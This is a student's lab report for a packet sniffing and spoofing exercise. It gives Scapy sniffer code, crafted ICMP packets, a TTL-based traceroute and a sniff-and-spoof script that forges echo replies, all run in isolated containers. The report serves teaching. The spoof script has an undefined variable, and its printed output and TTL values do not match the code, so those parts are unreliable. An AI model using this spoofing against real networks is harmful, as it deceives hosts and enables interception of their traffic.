Packet Sniffing and Spoofing Lab

Aparnaa Mahalaxmi Arulljothi (A20560995)

LABSETUP:

```
[11/19/24]seed@VM:~/.../volumes$ dockps
7e980b97c159  hostA-10.9.0.5
29f1bf26b11d  hostB-10.9.0.6
ac1444b5fdf8  seed-attacker
[11/19/24]seed@VM:~/.../volumes$ docksh ac
root@VM:/# ifconfig
br-e8f84f052c9f: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 10.9.0.1  netmask 255.255.255.0  broadcast 10.9.0.255
        inet6 fe80::42:b6ff:fe62:d103  prefixlen 64  scopeid 0x20<link>
        ether 02:42:b6:62:d1:03  txqueuelen 0  (Ethernet)
        RX packets 0  bytes 0 (0.0 B)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 53  bytes 6266 (6.2 KB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

docker0: flags=4099<UP,BROADCAST,MULTICAST>  mtu 1500
        inet 172.17.0.1  netmask 255.255.0.0  broadcast 172.17.255.255
        ether 02:42:e5:1a:71:9e  txqueuelen 0  (Ethernet)
        RX packets 0  bytes 0 (0.0 B)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 0  bytes 0 (0.0 B)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

enp0s3: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 10.0.2.15  netmask 255.255.255.0  broadcast 10.0.2.255
        inet6 fd00::1384:3657:3720:480a  prefixlen 64  scopeid 0x0<global>
        inet6 fd00::302b:6de5:371a:f21e  prefixlen 64  scopeid 0x0<global>
        inet6 fe80::2e9b:ca8a:1692:e899  prefixlen 64  scopeid 0x20<link>
        ether 08:00:27:6b:b1:e2  txqueuelen 1000  (Ethernet)
        RX packets 77588  bytes 100880427 (100.8 MB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 11293  bytes 1178708 (1.1 MB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0x10<host>
        loop  txqueuelen 1000  (Local Loopback)
```

TASK SET 1: USING SCAPY TO SNIFF AND SPOOF PACKETS

The code creates an IPv4 packet object using Scapy and displays its default attributes. It shows key fields of the IP header, source, destination, Time-to-Live, and others.

```
  GNU nano 4.8                          mycode.py
# view mycode.py
#!/usr/bin/env python3
from scapy.all import *
a = IP()
a.show()
```

The code is stored in the host and the privileges are modified. The output is shown in 2 ways.

Way 1: By running the code in the host

```
[11/22/24]seed@VM:~/.../volumes$ nano mycode.py
[11/22/24]seed@VM:~/.../volumes$ chmod a+x mycode.py
[11/22/24]seed@VM:~/.../volumes$ python3 mycode.py
###[ IP ]###
  version   = 4
  ihl       = None
  tos       = 0x0
  len       = None
  id        = 1
  flags     =
  frag      = 0
  ttl       = 64
  proto     = hopopt
  chksum    = None
  src       = 127.0.0.1
  dst       = 127.0.0.1
  \options   \
```

Way 2: Running it in python shell

```
[11/22/24]seed@VM:~/.../volumes$ python3
Python 3.8.10 (default, Sep 11 2024, 16:02:53)
[GCC 9.4.0] on linux
Type "help", "copyright", "credits" or "license" for more information.
>>> from scapy.all import *
>>> a=IP()
>>> a.show()
###[ IP ]###
  version   = 4
  ihl       = None
  tos       = 0x0
  len       = None
  id        = 1
  flags     =
  frag      = 0
  ttl       = 64
  proto     = hopopt
  chksum    = None
  src       = 127.0.0.1
  dst       = 127.0.0.1
  \options   \
```

TASK 1.1: SNIFFING PACKETS:

Here we use the Scapy library to create a network packet sniffer that captures ICMP packets. The sniff function is configured to listen on the network interface with the name br-e79b0e549df9 and filters traffic to capture only ICMP packets. pkt.show() method is used to display the contents of the packet in a human-readable format.

```
  GNU nano 4.8                                          sniffer.py
#!/usr/bin/env python3
from scapy.all import *
def print_pkt(pkt):
        pkt.show()
pkt = sniff(iface='br-e79b0e549df9',filter='icmp',prn=print_pkt)
```

We got the interface name by using ifconfig command.

```
[11/24/24]seed@VM:~/.../volumes$ ifconfig
br-e8f84f052c9f: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 10.9.0.1  netmask 255.255.255.0  broadcast 10.9.0.255
        inet6 fe80::42:ebff:fe51:24f0  prefixlen 64  scopeid 0x20<link>
        ether 02:42:eb:51:24:f0  txqueuelen 0  (Ethernet)
        RX packets 38  bytes 2744 (2.7 KB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 36  bytes 4719 (4.7 KB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```

TASK 1.1 A:

WITH ROOT ACCESS

We ping the host B from host A

```
[11/23/24]seed@VM:~/.../volumes$ docksh 91
root@91143d428234:/# ping 10.9.0.6
PING 10.9.0.6 (10.9.0.6) 56(84) bytes of data.
64 bytes from 10.9.0.6: icmp_seq=1 ttl=64 time=0.134 ms
64 bytes from 10.9.0.6: icmp_seq=2 ttl=64 time=0.082 ms
64 bytes from 10.9.0.6: icmp_seq=3 ttl=64 time=0.074 ms
64 bytes from 10.9.0.6: icmp_seq=4 ttl=64 time=0.076 ms
^X64 bytes from 10.9.0.6: icmp_seq=5 ttl=64 time=0.073 ms
64 bytes from 10.9.0.6: icmp_seq=6 ttl=64 time=0.078 ms
64 bytes from 10.9.0.6: icmp_seq=7 ttl=64 time=0.084 ms
64 bytes from 10.9.0.6: icmp_seq=8 ttl=64 time=0.160 ms
64 bytes from 10.9.0.6: icmp_seq=9 ttl=64 time=0.063 ms
64 bytes from 10.9.0.6: icmp_seq=10 ttl=64 time=0.060 ms
64 bytes from 10.9.0.6: icmp_seq=11 ttl=64 time=0.064 ms
64 bytes from 10.9.0.6: icmp_seq=12 ttl=64 time=0.089 ms
^C
--- 10.9.0.6 ping statistics ---
12 packets transmitted, 12 received, 0% packet loss, time 11214ms
rtt min/avg/max/mdev = 0.060/0.086/0.160/0.028 ms
root@91143d428234:/#
```

The sniffer program captures the ping and shows captured ICMP packets in layers. Ethernet, IP, ICMP, raw payload data.

```
1/23/24]seed@VM:~/.../volumes$ docksh 78
ot@VM:/# cd volumes
ot@VM:/volumes# ls
iffer.py
ot@VM:/volumes# chmod +x sniffer.py
ot@VM:/volumes# python3 sniffer.py
#[ Ethernet ]###
dst       = 02:42:0a:09:00:06
src       = 02:42:0a:09:00:05
type      = IPv4
#[ IP ]###
   version   = 4
   ihl       = 5
   tos       = 0x0
   len       = 84
   id        = 2724
   flags     = DF
   frag      = 0
   ttl       = 64
   proto     = icmp
   chksum    = 0x1be9
   src       = 10.9.0.5
   dst       = 10.9.0.6
   \options   \
#[ ICMP ]###
      type      = echo-request
      code      = 0
      chksum    = 0xa23f
      id        = 0x1b
      seq       = 0x1
#[ Raw ]###
         load      = '\xbcrAg\x00\x00\x00\x00\x90\xf7\x08\x00\x00\x00\x00\x00\x10\x11\x12\x13\x14\x15\x16\x17
8\x19\x1a\x1b\x1c\x1d\x1e\x1f !"#$%&\'()*+,-./01234567'

#[ Ethernet ]###
dst       = 02:42:0a:09:00:05
src       = 02:42:0a:09:00:06
type      = IPv4
#[ IP ]###
   version   = 4
   ihl       = 5
   tos       = 0x0
   len       = 84
   id        = 38540
   flags     =
   frag      = 0
   ttl       = 64
   proto     = icmp
```

WITHOUT ROOT ACCESS:

When the sniffer program is executed with root privileges it captures packets. However, when the same program is run under a non-root user, it fails and throws a PermissionError: [Errno 1] Operation not permitted. This occurs because raw sockets are restricted to users with privileges to prevent unauthorized sniffing.

```
root@VM:/volumes# su seed
seed@VM:/volumes$ python3 sniffer.py
Traceback (most recent call last):
  File "sniffer.py", line 5, in <module>
    pkt = sniff(iface='br-e79b0e549df9',filter='icmp',prn=print_pkt)
  File "/usr/local/lib/python3.8/dist-packages/scapy/sendrecv.py", line 1036, in sniff
    sniffer._run(*args, **kwargs)
  File "/usr/local/lib/python3.8/dist-packages/scapy/sendrecv.py", line 906, in _run
    sniff_sockets[L2socket(type=ETH_P_ALL, iface=iface,
  File "/usr/local/lib/python3.8/dist-packages/scapy/arch/linux.py", line 398, in __init__
    self.ins = socket.socket(socket.AF_PACKET, socket.SOCK_RAW, socket.htons(type))  # noqa: E501
  File "/usr/lib/python3.8/socket.py", line 231, in __init__
    _socket.socket.__init__(self, family, type, proto, fileno)
PermissionError: [Errno 1] Operation not permitted
seed@VM:/volumes$
```

TASK 1.1B

ICMP:

This code listens for ICMP packets on the specified network interface (br-e8f84f052c9f) and displays detailed information about each packet it captures.

```
 GNU nano 4.8                          sniffer.py
#!/usr/bin/env python3
from scapy.all import *
def print_pkt(pkt):
        pkt.show()
pkt = sniff(iface='br-e8f84f052c9f',filter='icmp',prn=print_pkt)
```

The code is executed with root access on the host.


```
[11/20/24]seed@VM:~/.../volumes$ nano sniffer.py
[11/20/24]seed@VM:~/.../volumes$ chmod +x sniffer.py
[11/20/24]seed@VM:~/.../volumes$ sudo ./sniffer.py
```

Ping is initiated from host A to 10.9.0.1

```
[11/20/24]seed@VM:~/.../volumes$ docksh 7e
root@7e980b97c159:/# ping 10.9.0.1
PING 10.9.0.1 (10.9.0.1) 56(84) bytes of data.
64 bytes from 10.9.0.1: icmp_seq=1 ttl=64 time=0.329 ms
64 bytes from 10.9.0.1: icmp_seq=2 ttl=64 time=0.081 ms
64 bytes from 10.9.0.1: icmp_seq=3 ttl=64 time=0.050 ms
64 bytes from 10.9.0.1: icmp_seq=4 ttl=64 time=0.086 ms
64 bytes from 10.9.0.1: icmp_seq=5 ttl=64 time=0.288 ms
64 bytes from 10.9.0.1: icmp_seq=6 ttl=64 time=0.049 ms
64 bytes from 10.9.0.1: icmp_seq=7 ttl=64 time=0.140 ms
64 bytes from 10.9.0.1: icmp_seq=8 ttl=64 time=0.088 ms
64 bytes from 10.9.0.1: icmp_seq=9 ttl=64 time=0.134 ms
^X64 bytes from 10.9.0.1: icmp_seq=10 ttl=64 time=0.051 ms
^C
--- 10.9.0.1 ping statistics ---
10 packets transmitted, 10 received, 0% packet loss, time 9253ms
rtt min/avg/max/mdev = 0.049/0.129/0.329/0.094 ms
root@7e980b97c159:/#
```

```
[11/20/24]seed@VM:~/.../volumes$ sudo ./sniffer.py
###[ Ethernet ]###
  dst       = 02:42:b6:62:d1:03
  src       = 02:42:0a:09:00:05
  type      = IPv4
###[ IP ]###
     version   = 4
     ihl       = 5
     tos       = 0x0
     len       = 84
     id        = 4595
     flags     = DF
     frag      = 0
     ttl       = 64
     proto     = icmp
     chksum    = 0x149f
     src       = 10.9.0.5
     dst       = 10.9.0.1
     \options   \
###[ ICMP ]###
        type      = echo-request
        code      = 0
        chksum    = 0x671
        id        = 0x3
        seq       = 0x1
###[ Raw ]###
           load      = 'Ez=g\x00\x00\x00\x00\xa3\xd6\x0c\x00\x00\x00\x00\x00\x10
\x11\x12\x13\x14\x15\x16\x17\x18\x19\x1a\x1b\x1c\x1d\x1e\x1f !"#$%&\'()*+,-./012
34567'
```

The program successfully captures and displays the details of an ICMP echo-request packet. The traffic is also captured in Wireshark



13	2024-11-20 00:5…	10.9.0.5	10.9.0.1	ICMP	98	Echo (ping) request id=0x0003, seq=1/256, ttl=64
14	2024-11-20 00:5…	10.9.0.1	10.9.0.5	ICMP	98	Echo (ping) reply id=0x0003, seq=1/256, ttl=64
15	2024-11-20 00:5…	10.9.0.5	10.9.0.1	ICMP	98	Echo (ping) request id=0x0003, seq=2/512, ttl=64
16	2024-11-20 00:5…	10.9.0.1	10.9.0.5	ICMP	98	Echo (ping) reply id=0x0003, seq=2/512, ttl=64
17	2024-11-20 00:5…	10.9.0.5	10.9.0.1	ICMP	98	Echo (ping) request id=0x0003, seq=3/768, ttl=64
18	2024-11-20 00:5…	10.9.0.1	10.9.0.5	ICMP	98	Echo (ping) reply id=0x0003, seq=3/768, ttl=64
19	2024-11-20 00:5…	10.9.0.5	10.9.0.1	ICMP	98	Echo (ping) request id=0x0003, seq=4/1024, ttl=64
20	2024-11-20 00:5…	10.9.0.1	10.9.0.5	ICMP	98	Echo (ping) reply id=0x0003, seq=4/1024, ttl=64
21	2024-11-20 00:5…	10.9.0.5	10.9.0.1	ICMP	98	Echo (ping) request id=0x0003, seq=5/1280, ttl=64
22	2024-11-20 00:5…	10.9.0.1	10.9.0.5	ICMP	98	Echo (ping) reply id=0x0003, seq=5/1280, ttl=64
23	2024-11-20 00:5…	10.9.0.5	10.9.0.1	ICMP	98	Echo (ping) request id=0x0003, seq=6/1536, ttl=64
24	2024-11-20 00:5…	10.9.0.1	10.9.0.5	ICMP	98	Echo (ping) reply id=0x0003, seq=6/1536, ttl=64

TCP:

This program is altered to capture the tcp requests. Filter is set to capture the tcp request.

```
 GNU nano 4.8                                    sniffer.py
#!/usr/bin/env python3
from scapy.all import *
def print_pkt(pkt):
        pkt.show()
pkt = sniff(iface='br-e8f84f052c9f', filter='tcp and src host 10.9.0.5 and dst port 23', prn=print_pkt)
```

Here Netcat command is used to test a connection to the Telnet port (port 23) on the host 10.9.0.1. The connection was successful and the Telnet service is running.

```
root@7e980b97c159:/# nc -v 10.9.0.1 23
Connection to 10.9.0.1 23 port [tcp/telnet] succeeded!
▯▯▯▯ ▯▯#▯▯'^C
```

The sniffer program successfully captures and breaks down Telnet packets. It Is also displayed in Wireshark.

```
###[ Ethernet ]###
  dst       = 02:42:b6:62:d1:03
  src       = 02:42:0a:09:00:05
  type      = IPv4
###[ IP ]###
     version   = 4
     ihl       = 5
     tos       = 0x10
     len       = 52
     id        = 2308
     flags     = DF
     frag      = 0
     ttl       = 64
     proto     = tcp
     chksum    = 0x1d99
     src       = 10.9.0.5
     dst       = 10.9.0.1
     \options   \
###[ TCP ]###
        sport     = 47600
        dport     = telnet
        seq       = 1066196929
        ack       = 3167455123
        dataofs   = 8
        reserved  = 0
        flags     = A
        window    = 501
        chksum    = 0x143e
        urgptr    = 0
        options   = [('NOP', None), ('NOP', None), ('Timestamp', (76498075, 2110
947643))]
```


193	2024-11-20 01:4…	10.9.0.5	10.9.0.1	TELNET	68	Telnet Data ...
194	2024-11-20 01:4…	10.9.0.1	10.9.0.5	TCP	66	23 → 48342 [ACK] Seq=2235348052 Ack=975280009 Win=
195	2024-11-20 01:4…	10.9.0.1	10.9.0.5	TELNET	68	Telnet Data ...
196	2024-11-20 01:4…	10.9.0.5	10.9.0.1	TCP	66	48342 → 23 [ACK] Seq=975280009 Ack=2235348054 Win=
197	2024-11-20 01:4…	10.9.0.1	10.9.0.5	TELNET	438	Telnet Data ...
198	2024-11-20 01:4…	10.9.0.5	10.9.0.1	TCP	66	48342 → 23 [ACK] Seq=975280009 Ack=2235348426 Win=
199	2024-11-20 01:4…	10.9.0.1	10.9.0.5	TELNET	341	Telnet Data ...
200	2024-11-20 01:4…	10.9.0.5	10.9.0.1	TCP	66	48342 → 23 [ACK] Seq=975280009 Ack=2235348701 Win=
201	2024-11-20 01:4…	10.9.0.1	10.9.0.5	TELNET	102	Telnet Data ...
202	2024-11-20 01:4…	10.9.0.5	10.9.0.1	TCP	66	48342 → 23 [ACK] Seq=975280009 Ack=2235348737 Win=
203	2024-11-20 01:4…	10.9.0.5	10.9.0.1	TELNET	69	Telnet Data ...
204	2024-11-20 01:4…	10.9.0.1	10.9.0.5	TELNET	75	Telnet Data ...
205	2024-11-20 01:4…	10.9.0.5	10.9.0.1	TCP	66	48342 → 23 [ACK] Seq=975280012 Ack=2235348746 Win=
206	2024-11-20 01:4…	10.9.0.5	10.9.0.1	TELNET	69	Telnet Data ...
207	2024-11-20 01:4…	10.9.0.1	10.9.0.5	TELNET	103	Telnet Data ...
208	2024-11-20 01:4…	10.9.0.5	10.9.0.1	TCP	66	48342 → 23 [ACK] Seq=975280015 Ack=2235348783 Win=
209	2024-11-20 01:4…	10.9.0.5	10.9.0.1	TELNET	69	Telnet Data ...
210	2024-11-20 01:4…	10.9.0.1	10.9.0.5	TELNET	137	Telnet Data ...
211	2024-11-20 01:4…	10.9.0.5	10.9.0.1	TCP	66	48342 → 23 [ACK] Seq=975280018 Ack=2235348854 Win=
212	2024-11-20 01:4…	10.9.0.5	10.9.0.1	TELNET	69	Telnet Data ...
213	2024-11-20 01:4…	10.9.0.1	10.9.0.5	TELNET	137	Telnet Data ...
214	2024-11-20 01:4…	10.9.0.5	10.9.0.1	TCP	66	48342 → 23 [ACK] Seq=975280021 Ack=2235348925 Win=
215	2024-11-20 01:4…	10.9.0.5	10.9.0.1	TELNET	69	Telnet Data ...
216	2024-11-20 01:4…	10.9.0.1	10.9.0.5	TELNET	151	Telnet Data ...

SUBNET:

This Scapy script is used to capture packets come from or go to a particular subnet packet in Python shell. Using the IP() function, an IP packet is created, and its destination is set to the subnet 128.230.0.0/16. The send function then transmits 4 packets to the specified destination

```
root@91143d428234:/# python3
Python 3.8.5 (default, Jul 28 2020, 12:59:40)
[GCC 9.3.0] on linux
Type "help", "copyright", "credits" or "license" for more information.
>>> from scapy.all import *
>>> ip=IP()
>>> ip.dst='128.230.0.0/16'
>>> send(ip,4)
.........................................
```

The packet are sent from 10.9.0.5 to 128.230.0.0 within a specific subnet



TASK 1.2

After launching Scapy, an IP packet (a) is created with a destination address set to 10.0.2.3. An ICMP layer (b) is added to the packet, combining the two to form the final packet (p). The send(p) command transmits this crafted ICMP packet to the specified destination. After sending scapy confirms the successful sending of one packet.

```
[11/20/24]seed@VM:~/.../volumes$ sudo scapy
INFO: Can't import matplotlib. Won't be able to plot.
INFO: Can't import PyX. Won't be able to use psdump() or pdfdump().
WARNING: IPython not available. Using standard Python shell instead.
AutoCompletion, History are disabled.

                    aSPY//YASa
             apyyyyCY//////////YCa       |
            sY//////YSpcs  scpCY//Pp     | Welcome to Scapy
 ayp ayyyyyyySCP//Pp           syY//C    | Version 2.4.4
 AYAsAYYYYYYYY///Ps              cY//S   |
         pCCCCY//p          cSSps y//Y   | https://github.com/secdev/scapy
         SPPPP///a          pP///AC//Y   |
              A//A            cyP////C   | Have fun!
              p///Ac            sC///a   |
              P////YCpc           A//A   | Craft packets like it is your last
       scccccp///pSP///p          p//Y   | day on earth.
      sY/////////y  caa           S//P   |                     -- Lao-Tze
       cayCyayP//Ya              pY/Ya   |
        sY/PsY////YCc           aC//Yp
         sc  sccaCY//PCypaapyCP//YSs
                  spCPY//////YPSps
                       ccaacs

>>> from scapy.all import *
>>> a = IP()
>>> a.dst = '10.0.2.3'
>>> b = ICMP()
>>> p = a / b
>>> send(p)
.
Sent 1 packets.
>>>
```

```
Sent 1 packets.
>>> ls(a)
version    : BitField  (4 bits)                  = 4               (4)
ihl        : BitField  (4 bits)                  = None            (None)
tos        : XByteField                          = 0               (0)
len        : ShortField                          = None            (None)
id         : ShortField                          = 1               (1)
flags      : FlagsField  (3 bits)                = <Flag 0 ()>     (<Flag 0 ()>)
frag       : BitField  (13 bits)                 = 0               (0)
ttl        : ByteField                           = 64              (64)
proto      : ByteEnumField                       = 0               (0)
chksum     : XShortField                         = None            (None)
src        : SourceIPField                       = '10.0.2.15'     (None)
dst        : DestIPField                         = '10.0.2.3'      (None)
options    : PacketListField                     = []              ([])
>>>
```

The output shows spoofed ICMP echo request packets being accepted and responded with echo replies.

```
  25 2024-11-20 12:2… 10.0.2.15          10.0.2.3           ICMP       42 Echo (ping) request  id=0x0000, seq=0/0, ttl=64 (reply in 26)
  26 2024-11-20 12:2… 10.0.2.3           10.0.2.15          ICMP       60 Echo (ping) reply    id=0x0000, seq=0/0, ttl=255 (request in …
  27 2024-11-20 12:2… 10.0.2.15          10.0.2.3           ICMP       42 Echo (ping) request  id=0x0000, seq=0/0, ttl=64 (reply in 28)
  28 2024-11-20 12:2… 10.0.2.3           10.0.2.15          ICMP       60 Echo (ping) reply    id=0x0000, seq=0/0, ttl=255 (request in …
  29 2024-11-20 12:2… 10.0.2.15          10.0.2.3           ICMP       42 Echo (ping) request  id=0x0000, seq=0/0, ttl=64 (reply in 30)
  30 2024-11-20 12:2… 10.0.2.3           10.0.2.15          ICMP       60 Echo (ping) reply    id=0x0000, seq=0/0, ttl=255 (request in …
```

TASK 1.3

Here Scapy is used to identify the routers between your virtual machine and a target destination. The code increments the Time-To-Live value with each packet sent. Initially, a packet with TTL=1 is sent, and the first router drops it, sending back an ICMP error message that reveals its IP address. The TTL is then incremented to reach subsequent routers, repeating this process until the destination is reached. Each router's IP address is logged as the packet traverses the network. This process is automated until the destination is reached.

```
  GNU nano 4.8                    traceroute.py
#!/usr/bin/env python3
from scapy.all import IP, ICMP, sr1
# destination IP
dest_ip = "8.8.8.8"  #  target IP address
# increasing TTL values
for ttl in range(1,50):
    pkt = IP(dst=dest_ip, ttl=ttl) / ICMP()
    # sending packets
    reply = sr1(pkt, verbose=0, timeout=2)
    if reply:
        print(f"TTL={ttl} - Router: {reply.src}")
        if reply.src == dest_ip:
            print("Reached destination!")
            break
    else:
        print(f"TTL={ttl} - No reply")
```

This output shows maps the route to the target IP 8.8.8.8. It does 13 hops before reaching the destination.

```
[11/21/24]seed@VM:~/.../volumes$ nano traceroute.py
[11/21/24]seed@VM:~/.../volumes$ chmod a+x traceroute.py
[11/21/24]seed@VM:~/.../volumes$ sudo ./traceroute.py
TTL=1 - Router: 10.0.2.1
TTL=2 - Router: 192.168.1.1
TTL=3 - Router: 100.91.144.1
TTL=4 - Router: 10.255.8.13
TTL=5 - Router: 10.255.6.153
TTL=6 - Router: 10.255.6.195
TTL=7 - Router: 10.255.8.9
TTL=8 - Router: 10.255.11.141
TTL=9 - Router: 10.255.10.14
TTL=10 - Router: 204.14.39.95
TTL=11 - Router: 142.250.209.165
TTL=12 - Router: 142.251.231.249
TTL=13 - Router: 8.8.8.8
Reached destination!
[11/21/24]seed@VM:~/.../volumes$
```

Task 1.4


This code captures ICMP requests from a specific source (10.9.0.5) and respond with spoofed ICMP replies. It listens on the specified network interface and filters for ICMP packets. When it detects a ping request, it prints the details of the original packet (like source and destination IPs) and then creates a new spoofed packet. The spoofed packet swaps the source and destination IPs, mimicking a reply, and copies relevant fields like the sequence number and payload. Finally, the script sends the spoofed reply back to the network, simulating a legitimate ping response.

```
#!/usr/bin/python3
from scapy.all import *
def spoof_pkt(pkt):
        if ICMP in pkt and pkt[ICMP].type==8:
                print("orginal packet----")
                print("source IP:", pkt[IP].src)
                print("destination IP:",pkt[IP].dst)
                ip=IP(src=pkt[IP].dst, dst=pkt[IP].src, ihl=pkt[IP].ihl, ttl=50)
                icmp = ICMP(id = pkt[ICMP].id, type=0, seq =pkt[ICMP].seq)
                data= pkt[Raw].load
                newpkt=ip/icmp/data
                print("spoofed packet----")
                print("source IP:", netpkt[IP].src)
                print("destination IP:", newpkt[IP].dst)
                send(newpkt,verbose=0)
pkt = sniff(iface='br-e79b0e549df9', filter='icmp and src host 10.9.0.5', prn=spoof_pkt)
```

Ping 1.2.3.4:

```
root@91143d428234:/# ping 1.2.3.4
PING 1.2.3.4 (1.2.3.4) 56(84) bytes of data.
64 bytes from 1.2.3.4: icmp_seq=1 ttl=64 time=24.3 ms

64 bytes from 1.2.3.4: icmp_seq=2 ttl=64 time=7.14 ms
64 bytes from 1.2.3.4: icmp_seq=3 ttl=64 time=10.6 ms
64 bytes from 1.2.3.4: icmp_seq=4 ttl=64 time=24.4 ms
^C
--- 1.2.3.4 ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 3004ms
```

```
root@VM:/volumes# python3 ss.py
Sniffing on interface br-e79b0e549df9
Captured ICMP Echo Request from 10.9.0.5 to 1.2.3.4
Sent spoofed ICMP Echo Reply to 10.9.0.5
Captured ICMP Echo Request from 10.9.0.5 to 1.2.3.4
Sent spoofed ICMP Echo Reply to 10.9.0.5
Captured ICMP Echo Request from 10.9.0.5 to 1.2.3.4
Sent spoofed ICMP Echo Reply to 10.9.0.5
Captured ICMP Echo Request from 10.9.0.5 to 1.2.3.4
Sent spoofed ICMP Echo Reply to 10.9.0.5
```

